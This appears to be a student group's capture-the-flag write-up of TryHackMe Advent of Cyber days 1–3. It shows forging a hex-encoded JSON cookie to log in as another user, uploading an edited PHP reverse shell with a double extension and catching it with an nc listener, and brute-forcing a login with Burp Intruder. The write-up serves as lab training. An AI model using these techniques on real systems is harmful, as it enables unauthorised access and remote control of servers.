

PSP 0201

Week 2

Write Up

Group name: GeForce

Members:


ID	NAME	ROLE
1211101248	Ang Khai Pin	Leader
1211101260	Samson Yoong Wen Kuang	Member
1211102775	Rehnugha A/P Marali	Member
1211102087	Sharleen Ravi Mahendra	Member

Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox, CyberChef


Solution/walkthrough:

Question 1




After copy n pasting the machines IP into the Firefox, the control center appears.

Question 2



After login in an account that registered earlier, I opened the Browser Developer Tool. I then navigate to storage to find the cookies, and the name is presented.

Question 3



The screenshot shows the Chrome DevTools Storage tab. The left sidebar lists 'Cache Storage', 'Cookies', 'Indexed DB', 'Local Storage', and 'Session Storage'. The 'Cookies' section is selected, and a table of cookies is displayed. The table has columns: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. One cookie is listed with the name 'auth' and a long hexadecimal value.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a226a6f686e227d	10.10.56.186	/	Session	120	false	false	None	Tue, 14 Jun 2022 0...

By looking at the value presented, its clear that it's a hexadecimal


Question 4



The screenshot shows the CyberChef tool interface. The top bar indicates '5 days ago' and has links for 'Options', 'About / Support', and a help icon. The 'Input' section shows a JSON object: `{"company": "The Best Festival Company", "username": "john"}`. The 'Output' section shows the result of a hex-to-JSON conversion: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a226a6f686e227d`. The tool's status bar shows 'time: 0ms', 'length: 116', and 'lines: 1'.


CyberChef was used to identify the format of the cookie, which is JSON

Question 5



By using CyberChef, I was able to change the string value 'john' to 'santa', then convert it to hexadecimal value.

Question 6:



By changing the value of the site's cookie, I am now access as 'santa' user, I can re-activate the assembly line.

Thought Process/Methodology:


Having accessed the target machine, we were shown a login/registration page. We then proceeded to create an account. After logging in, we pressed F12 to open the browser developer tool, we then navigate to storage to find the cookies, there it was shown with many information. We then look at the value and identified that it was a hexadecimal. An open-source software: CyberChef was used to identify the format of the cookie, which is JSON. With the help of CyberChef, we were able to change the string value 'john' to 'santa', then convert it back into hexadecimal. After converting, we now access the site as 'santa' which let us re-activate the assembly line.

Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox,

Solution/walkthrough:

Question 1



With the ID provided, I added ?id=... after the IP address.


Question 2



```
1 <!DOCTYPE html>
2 <html lang=en>
3   <head>
4     <title>Protection</title>
5     <meta charset=utf-8>
6     <meta name=viewport content="width=device-width, initial-scale=1.0">
7     <link rel="icon" type="image/x-icon" href="favicon.ico">
8     <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
9     <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
10    <link type=text/css rel=stylesheet href="/assets/css/auth.css">
11    <link type=text/css rel=stylesheet href="/assets/css/lighttrope.css">
12    <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
13    <script src="/assets/js/upload.js"></script>
14    <script src="/assets/js/boxfade.js"></script>
15  </head>
16  <body>
17    <ul class="lighttrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li></ul>
18    <div class=nose></div>
19    <main>
20      <h1>Protect the Factory!</h1>
21      <h2>If you see any suspicious people near the factory, take a picture and upload it here</h2>
22      <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
23      <button tabindex=0 id=coverFile>Select</button>
24      <button tabindex=1 id=uploadFile>Submit</button>
25      <p id=fileText>No file selected</p>
26    </main>
27  </body>
28 </html>
29
30
```

By clicking the view-page-source, I can now inspect the type of file accepted by the site.

Question 3




Name	Last modified	Size Description
Parent Directory	-	-
php-reverse-shell.jp...>	2022-06-15 06:08	5.4K

By adding /uploads after the IP address in the address bar, I was accessed to the stored files.

Question 4

```
~/Downloads/php-reverse-shell.jpeg.php - Mousepad
File Edit Search View Document Help
+ ↑ ↓ ↵ ↺ ↻ ✂ 📄 🔍 🖨️ 🔗
posix). These are rarely available.
42 //
43 // Usage
44 // ____
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.18.31.18'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try
```

After copying the webshell, I edited the ip and port with mousepad



I then uploaded the webshell file

```
1211101248@kali: ~  
File Actions Edit View Help  
(1211101248@kali)-[~]  
$ sudo nc -lvnp 443  
[sudo] password for 1211101248:  
listening on [any] 443 ...  
connect to [10.18.31.18] from (UNKNOWN) [10.10.255.155] 59626  
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22  
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
06:12:35 up 13 min, 0 users, load average: 0.00, 0.57, 0.72  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: cannot set terminal process group (849): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$ pwd  
/  
sh-4.4$ ls  
ls  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt
```

I then launched the terminal to listen the webshell file

```
1211101248@kali: ~  
File Actions Edit View Help  
  
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo  
ying yourself so far, and are learning lots!  
This is all from me, so I'm going to take the chance to thank the awesome @Va  
rgnaar for his invaluable design lessons, without which the theming of the pa  
st two websites simply would not be the same.  
  
Have a flag -- you deserve it!  
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}  
  
Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!  
--Muiri (@MuirlandOracle)  
  
sh-4.4$ ^C  
(1211101248@kali)-[~]  
$
```

After inserting some codes, I was able to obtain the flag

Thought Process/Methodology:

Having accessed the target machine, we were shown a page that needs to sign in. We then followed the instructions given at the tryhackme site, which is the reverse shell. We then change the IP and the PORT of the php file. With the id provided, we inserted it at the back of the machine IP address. By right-clicking the page, we get the view-page-source option. After clicking it, we can now inspect the type of file accepted by the site. To access the site's uploads, we added /uploads after the IP address. We then followed the procedure of reverse shell listeners in the tryhackme site. Finally, we got the flag in `cat/var/www/flag.txt`.


Day 3 - Christmas Chaos

Tools Used: Kali Linux, Firefox, BurpSuite

Solution/Walkthrough:


Question 1

Start the machine to get the IP address, copy the IP address in TryHackMe and run kali. In kali, open Firefox and paste the following IP address into the URL and I will be able to access the page.




Question 2

Run BurpSuite on Kali, go to proxy and open a browser. Once the browser is open we will get a line of text, to precede just press on 'forward' in order to access the page.




Once you send to intruder, go to the Intruder tab, we were able to see that line of text over there. Next, click on the position tab and change the attack type from sniper to cluster bomb.



? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



Paste

Load ...

Remove

Clear

Deduplicate

admin

root

user


Add

Add from list ... [Pro version only]

After that, go to the position tab and select payload set 1. On there, add the list of usernames such as “admin”, “root”, “user”. Next, select set 2 and add the list of passwords such as “password”, “admin”, “12345”. After adding the list, click “Start Attack”.

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



Paste

Load ...

Remove

Clear

Deduplicate

password

admin

12345

Add


Add from list ... [Pro version only]

After I click the “Start Attack” button, it will loop through each list from set 1 and set 2 to check which has a successful login. By looking at the “Length” and “Status” we can identify which has a successful login.


AttackSaveColumns

Results	Target	Positions	Payloads	Resource Pool	Options			
Filter: Showing all items								
Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment	
